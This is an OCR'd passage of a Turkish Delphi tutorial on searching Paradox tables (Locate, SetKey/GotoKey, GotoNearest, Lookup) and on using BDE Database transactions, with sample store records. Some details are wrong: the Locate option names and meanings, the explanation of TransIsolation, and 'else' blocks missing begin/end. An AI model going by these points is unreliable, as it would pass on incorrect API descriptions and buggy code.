
Şimdi aşağıdaki tabloyu paradoxta oluşturup üzerinde işlemler yapalam.

Fieeld Name(Sütun İsmi)	Type(Tipi)	Size (Kaç Karakter)	Key(Primary ind)
MAGAZAADI	A	25	*
ADRES	A	25	
TELEFON	A	15	
MUDUR	A	25	
SEHIR	A	25	

"MAGAZAADI" sütununu primary index olarak tanımlamayı unutmayınız. Tabloyu oluşturduktan sonra daha önceki bölümde anlatıldığı gibi içerisine "MIGROS –DIA-GIMA" mağazalarının bulunduğu kayıtları girin (primary index olduğu için aynı mağaza ismini ikinci kayıtta kullanamazsınız).

Şimdi aşağıdaki tasarımı oluşturup Table nesnesine aktardığınız kayıtların tamamının "DataGrid" nesnesinde gösterilmesini sağlayın. Daha sonra formunuza bir adet "Edit" kontrolü ile bir adet "Button" kontrolü yerleştiriniz. Amacımız button kontrolüne tıkladığımız zaman edit içerisindeki mağazayı bulup aktif hale geçirmek olacaktır.

Bu methodun önemli bir özelliğide bulunan kaydın aktif kayıt haline getirilmesidir.



Yukarıda verilen tasarımı oluşturduktan sonra "Kayıt Bul" düğmesine aşağıdaki kod satırlarını ekleyiniz.

```
procedure TForm2.Button1Click(Sender: TObject);
begin
  Table1.DefaultIndex:=true;//primary index aktif
  Table1.Locate('MAGAZAADI',Edit1.Text,[]);//Kaydı bul
end;
```

Bu örnekte küçük büyük harf duyarlılığı bulunmaktadır. Yani küçük harfle migros yazarsanız kaydı bulamazsınız. Şayet bu hassasiyeti ortadan kaldırmak istiyorsanız kullanılan üçüncü parametreyi aşağıdaki şekilde değiştirmelisiniz.

```
procedure TForm2.Button1Click(Sender: TObject);
begin
  Table1.DefaultIndex:=true;//primary index aktif
  Table1.Locate('MAGAZAADI',Edit1.Text,[loCaseInsensitive]);//duyarsız
end;
```

Üçüncü parametrenin alabileceği seçenekler aşağıda verilmiştir.

Parametre	Sonuç
foCaseInsensitive	Küçük-Büyük Harf Duyarlılığı Yok
foNoPartialCompare	Alan Parçasına Göre Arama Yapılabilir.


Aranan kaydın bulunaması sizin için önem arz ediyorsa o zaman kodunuzu aşağıdaki şekilde değiştirmelisiniz.

```
procedure TForm2.Button1Click(Sender: TObject);
var
  ara:Boolean;
begin
  Table1.DefaultIndex:=true;//primary index aktif
  ara:=Table1.Locate('MAGAZAADI',Edit1.Text,[loCaseInsensitive]);
  if ara=false Then
    ShowMessage('Kayıt Bulunamadı');
end;
```

Burada kullanılan "ara" isimli değişken, kaydın bulunamaması durumunda false, bulunması durumunda ise true değerini almaktadır. Daha sonra bu değeri kullanarak kaydın bulunup bulunamadığını kolayca öğrenebilirsiniz.

Birden Fazla Sütuna Göre Arama Yaptırmak:

Kayıt arama işlemi için tek sütun yeterli değilse, birden fazla kriter kullanacaksanız o zaman aşağıdaki yöntemi uygulamanız gerekecektir. Formunuza ikinci bir "Edit" kontrolü yerleştirerek aşağıdaki tasarımı oluşturunuz.



Aşağıda yazacağımız kodu çalıştırabilmeniz için "**Uses**" satırına "**Variants**" kütüphanesini eklemelisiniz.

```
procedure TForm2.Button2Click(Sender: TObject);
//uses satırına Variants ı eklemeyi unutmayınız.
var
  ara:Boolean;
begin
ara:=Table1.Locate('ADRES;MUDUR',varArrayOf([Edit1.Text,Edit2.Text]),[]);
  if not ara Then
    ShowMessage('Kayıt Bulunamadı');
end;
```

Yukarıdaki örnekte "ADRES" ve "MUDUR" sütununa göre arama yaptırılmaktadır. "Edit1" kontrolüne girilen değer "ADRES" içinde, "Edit2" kontrolüne girilen değerde "MUDUR" sütunu içerisinde aratılmaktadır. Aynı kayıtta ikisine rastlarsa o kaydı aktif hale getirmektedir. Şayet kaydı bulamazsa "ara" isimli "Boolean" tip değişken "false" değerini alarak kayıt bulunamadı uyarısını kullanıcıya iletmektedir.

- **SetKey-GotoKey Methodları**

Index li sütunlara göre kayıt araması yapılabilen ikinci yöntemdir. Kullanımına ait örneklendirme aşağıda yapılmıştır.

- **Table1.SetKey**

Kayıt arama işlemini başlatan komuttur. Sadece indexli sütunlar için kullanılabilmektedir.


```
procedure TForm4.Button1Click(Sender: TObject);
begin
  Table1.SetKey;//Kayıt arama işlemine başla
end;
```

- **Table1.GotoKey**

Aranan kritere uygun kaydı aktifleştirmek için kullanılan komuttur. Sadece indexli sütunlar için çalışmaktadır.

```
procedure TForm4.Button1Click(Sender: TObject);
begin
  Table1.GotoKey; //harf duyarlılığı var
end;
```

Şimdi aşağıdaki form tasarımını oluşturup SetKey-GotoKey methodlarını örnek içerisinde kullanımını görelim.



Aşağıdaki kod satırlarını "Kayıt Bul" buttonunun "OnClick" yordamına ekleyiniz.


```
procedure TForm4.Button1Click(Sender: TObject);
//Kayıt Bul
begin
  Table1.SetKey;//Kayıt arama işlemine başla
  Table1.FieldByName('MAGAZAADI').AsString:=Edit1.Text;//kriter
  Table1.GotoKey; //harf duyarlılığı var
  if Table1.GotoKey=false Then
    ShowMessage('Kayıt Bulunamadı');
end;
```

- **SetKey-GotoNearest Methodları**

Aradığınız kaydın içeriğini tam olarak bilmiyorsanız, veya tamamını yazmadan arama yapabilmek için kullanılan methodlardır. "SetKet" aramaya başlayabilmek için gerekli komut olup önceki örnekle aynı karakteristiği taşımaktadır.

❖ **Table1.GotoNearest**


Belirtilen alan parçasına göre arama yapabilen methoddur. Aynı şekilde kritere uyan kayıt bulunduğu zaman aktifleştirilecektir. Aşağıda bu methodların beraber kullanımına ait örneklendirme yapılmıştır.




```
procedure TForm4.Button2Click(Sender: TObject);
//Alan parçasına göre ara
begin
  Table1.SetKey;//Kayıt arama işlemine başla
  Table1.FieldByName('MAGAZAADI').AsString:=Edit1.Text;
  Table1.GotoNearest; //harf duyarlılığı yok
end;
```

- **Lookup Methodu**

Kaydı aktif yapmadan arama işlemi yapabilen methoddur. Kayıt bulunduktan sonra, o kayda ait istenilen sütun değeri değişkene aktarılabilir. Aşağıdaki örnekte bu husus işlenmektedir.



```
procedure TForm4.Button3Click(Sender: TObject);
var
  ara:variant;
begin
  ara:=Table1.Lookup('MAGAZAADI',Edit1.Text,'ADRES;MUDUR');
  if VarIsNull(ara) Then   //boş sa
    ShowMessage('Kayıt Bulunamadı')
  else
    ShowMessage('Mağaza Adresi='+ara[0]+#13#10+'Mağaza Müdürü='+ara[1]);
end;
```

Şimdi verdiğimiz kodu açıklamaya çalışalım. “Lookup” methoduyla Mağaza adı sutununda kritere uygun olan değer aranmakta, kayıt bulunduktan sonra “ADRES” ara[0] isimli variant tip değişkene, “MUDUR” de ara[1] isimli diğer variant tip değişkene aktarılmaktadır (buradaki ara isimli dizi değişkeni kendisi otomatik olarak oluşturmaktadır).

Transaction İşlemi:

Toplu kayıt işlemlerinde (kayıt ekleme veya değiştirme) veri güvenliğini sağlamak amaçlı kullanılan çok önemli bir yöntemdir. Tablonuza döngü içerisinde kayıt girdiğinizi düşünün, arada bir tanesinde oluşabilecek hata çok kötü sonuçlar doğurabilecektir. Bu tür sonuçları engellemek amaçlı transaction kullanırsanız, kaydetmeye başlamadan (veya silmeye) önceki konuma dönüp tekrar deneme şansınız olacaktır. Şayet herhangi bir aksaklık olmazsa tüm değişiklikleri kabul edip diğer işlemlerinize geçebilirsiniz.

"Transaction" işlemini güvenlik açısından kullanmak zorunda (tam bir zorunluluk yoktur ama çok faydalı olacaktır) olduğunuz diğer bir durumda network uygulamalarıdır. Bilgisayarlar arası bilgi tutarlılığını sağlamak için tüm kayıt değişikliği işlemlerini "Transaction" kullanarak yapmalısınız. Bu size güvenli bir ortam yaratacaktır.

"Transaction" işleminde "Delphi" nin yaptığı işlem, başlatıldığı anda boş bir "Database" oluşturmak ve yapılan tüm işlemleri (tablonuza değil) bu database kaydetmekten ibarettir. Uygulayacağınız işlem başarılı bir şekilde gerçekleşirse sonuçları Database den tablonuza kolayca aktarabilirsiniz. Şayet bir aksaklık çıkarsa bu durumda "Transaction" işlemini iptal ederek eski konumunuza dönebilirsiniz. "Transaction" işleminden sonra yapılan değişiklikleri bir bütün olarak düşünmelisiniz. Ya hepsini geri alırsınız veya hepsini topluca tablonuza yazdırırsınız. Aşağıda "Transaction" işleminde kullanacağınız komutlar gösterilmektedir.

Uyarı:*Şayet "Transaction" işlemi uygulayacaksanız tablonuzda muhakkak index bulunmalı ve aktif hale geçirilmelidir.*

Yukarıda da bahsettiğimiz gibi "Transaction" işlemi sırasında yapılan tüm işlemler yenibir "Database" nesnesi içerisinde tutulacaktır. Bu yüzden formunuza "BDE" yaprağında yer alan "Database" kontrolünden bir adet yerleştirmeyi unutmayınız.

Database Kontrolü

"BDE" Yaprağında yer alan bu kontrol sayesinde kolaylıkla "Transaction" işlemini gerçekleştirebilir. Yapacağınız tüm değişiklikleri bu yeni "Database" içerisine kaydedebilirsiniz.

Aşağıda bu işlemleri başarılı bir şekilde gerçekleştirebilmek için "Database" kontrolüne ait kullanabileceğiniz özellik ve methodlar açıklanmaya çalışılmaktadır.

- **Database1.DatabaseName**

"Database" kontrolünün oluşturulacağı yeri belirlemek amaçlı kullanılan özelliğidir. Bu özelliğe kalasörün yolu girilebileceği gibi "Alias" isminide girebilirsiniz (siz hep alias ismini giriniz).

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  Database1.DatabaseName:='gazi';
  Table1.Open;
end;
```

- **DataBase1.Connected**

"Database" bağlantısını açıp kapatmak için kullanılan özelliğidir. "True" değerinin aktarılması bağlantının kurulması anlamını içermektedir. "False" değeri aktarılırsa bağlantı kapatılacaktır.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  Database1.DatabaseName:='gazi';
  DataBase1.Connected:=true;
  Table1.Open;
end;
```

- **Database1.StartTransaction**

Transaction işlemini başlatan methoddur. Bu satırdan sonra tabloda yapılacak olan tüm değişiklikler bu "Database" içerisinde kaydedilecektir.

```
procedure TForm2.Button1Click(Sender: TObject);
//Başlat
begin
  Database1.StartTransaction;//Transactionı başlat
end;
```

- **Database1.Commit**

"DataBase" içerisinde tutulan değişiklikleri tabloya yansıtmak amaçlı kullanılan komuttur. Bu komuttan sonra "Transaction" işlemi sona erecektir. "Database içerisinde depolanan bilgiler sıfırlanacaktır. Yeniden "Transaction"

uygulanacaksa bu komuttan sonra tekrar "StartTransaction" methodu kullanılmalıdır.

```
procedure TForm2.Button2Click(Sender: TObject);
//Tabloya yaz
begin
  Database1.Commit;//uygula
end;
```

- **Database1.Rollback**

"StartTransaction" methodundan sonra "Database" nesnesi içerisinde yapılan tüm değişiklikleri iptal etmek amaçlı kullanılan komuttur. Yine bu komut "Transaction" işlemini bitirecektir. Şayet tekrar "Transaction" uygulanacaksa "StartTransaction" komutu tekrar verilmelidir. "Değişikliklerin iptal edilmesinden sonra tabloda son durumu görmek isterseniz, tablonuzu "Refresh" etmelisiniz.

```
procedure TForm2.Button3Click(Sender: TObject);
//İptal Et
begin
  Database1.Rollback;//Değişiklikleri iptal et
  Table1.Refresh;//son durumu tabloda göster
end;
```

- **Database1.InTransaction**

"Transaction" işlemi yokken "RoolBack" veya "Commit" komutlarını uygularsanız uygulamanız sizi kendi hata mesajınızla uyaracaktır. Bu yüzden belirtilen komutla "Transaction" işleminin var olup olmadığını kontrol edebilir, ona göre komut işletebilirsiniz. Özelliğin "True" değerini alması "Transaction" işleminin halen uygulandığı anlamını taşımaktadır.

```
procedure TForm2.Button3Click(Sender: TObject);
//İptal Et
begin
  if Database1.InTransaction=true Then
  begin
    Database1.Rollback;//Değişiklikleri İptal Et
    Table1.Refresh;
  end;
end;
```

- **Database1.TransIsolation**


"Transaction" uygulanacak olan VeriTabanının ağ ortamındamı yoksa lokaldemi olup olmadığını belirleyen özelliğidir. Alabileceği seçenekler aşağıda verilmiştir.

TransIsolation
tiReadCommitted
tiDirtyRead
tiRepeatableRead

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  Table1.DefaultIndex:=true;//index aktif olmalı
  Database1.TransIsolation:=tiDirtyRead;//değiştirmeyi unutmayın
  Database1.DatabaseName:='gazi';
  DataBase1.Connected:=true;
  Table1.Open;
end;
```

Şimdi aşağıdaki tasarımı oluşturarak verilen kodları "Unit" pencerenize ekleyiniz.

Uygulama için formunuza bir adet "Table", bir adet "DataSource", bir adet "Database", bir adet "DataGrid", bir adet "GroupBox", üç adette button kontrolü yerleştirin.




SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBEBI	FATURATUTARI
1	MIGROS	01.02.2003	UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL
2	GIMA	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
3	MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
4	DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
5	DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL
6	MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL
9	GURALLAR	03.04.2003	ALPSAN	KLIMA	125.000.000,00 TL
10	GURSOYLAR	03.05.2003	ALP YAPI	TESISAT	150.000.000,00 TL

Şimdide uygulamanıza ekleyeceğiniz kod bloklarını verelim. Bu kodları gerekli yordamlara ekleyiniz.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  Table1.DefaultIndex:=true;//index aktif olmalı
  Database1.TransIsolation:=tiDirtyRead;
  Database1.DatabaseName:='gazi';
  DataBase1.Connected:=true;//bağlan
  Table1.Open;//kodla yapın
end;
procedure TForm2.Button1Click(Sender: TObject);
//Başlat
begin
  Database1.StartTransaction;//Transactionı başlat
  Form2.Caption:='Transaction Açık';
end;
procedure TForm2.Button2Click(Sender: TObject);
//Tabloya yaz
var
  deger:Integer;
begin
  if Database1.InTransaction Then//transaction varsa
  begin
    Database1.Commit;//uygula
    ShowMessage('Tüm Değişiklikler Kaydedildi');
    Form2.Caption:='Transaction Kapalı';
  end
  else
    begin
      deger:=Application.MessageBox('Transaction Kapalı Başlatalımmı',
'Transaction Başlat',MB_YESNO);
      if deger=mrYes Then
        Database1.StartTransaction;//Tekrar Başlat
        Form2.Caption:='Transaction Açık';
    end;
end;
procedure TForm2.Button3Click(Sender: TObject);
//İptal Et
var
  deger:Integer;
begin
  if Database1.InTransaction=true Then
  begin
    Database1.Rollback;//Tüm değişiklikler iptal
```

```
    Table1.Refresh;//Verileri yenile
    ShowMessage('Değişiklikler İptal Edildi');
    Form2.Caption:='Transaction Kapalı';
  end
  else
    begin
      deger:=Application.MessageBox('Transaction Kapalı Başlatalımmı',
'Transaction Başlat',MB_YESNO);
      if deger=mrYes Then
        Database1.StartTransaction;//Tekrar Başlat
        Form2.Caption:='Transaction Açık';
    end;
end;
```



SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBEBI	FATURATUTARI
1	MIGROS	01.02.2003	UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL
2	GIMA	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
3	MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
4	DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
5	DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL
6	MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL
9	GURALLAR	03.04.2003	ALPSAN	KLIMA	125.000.000,00 TL

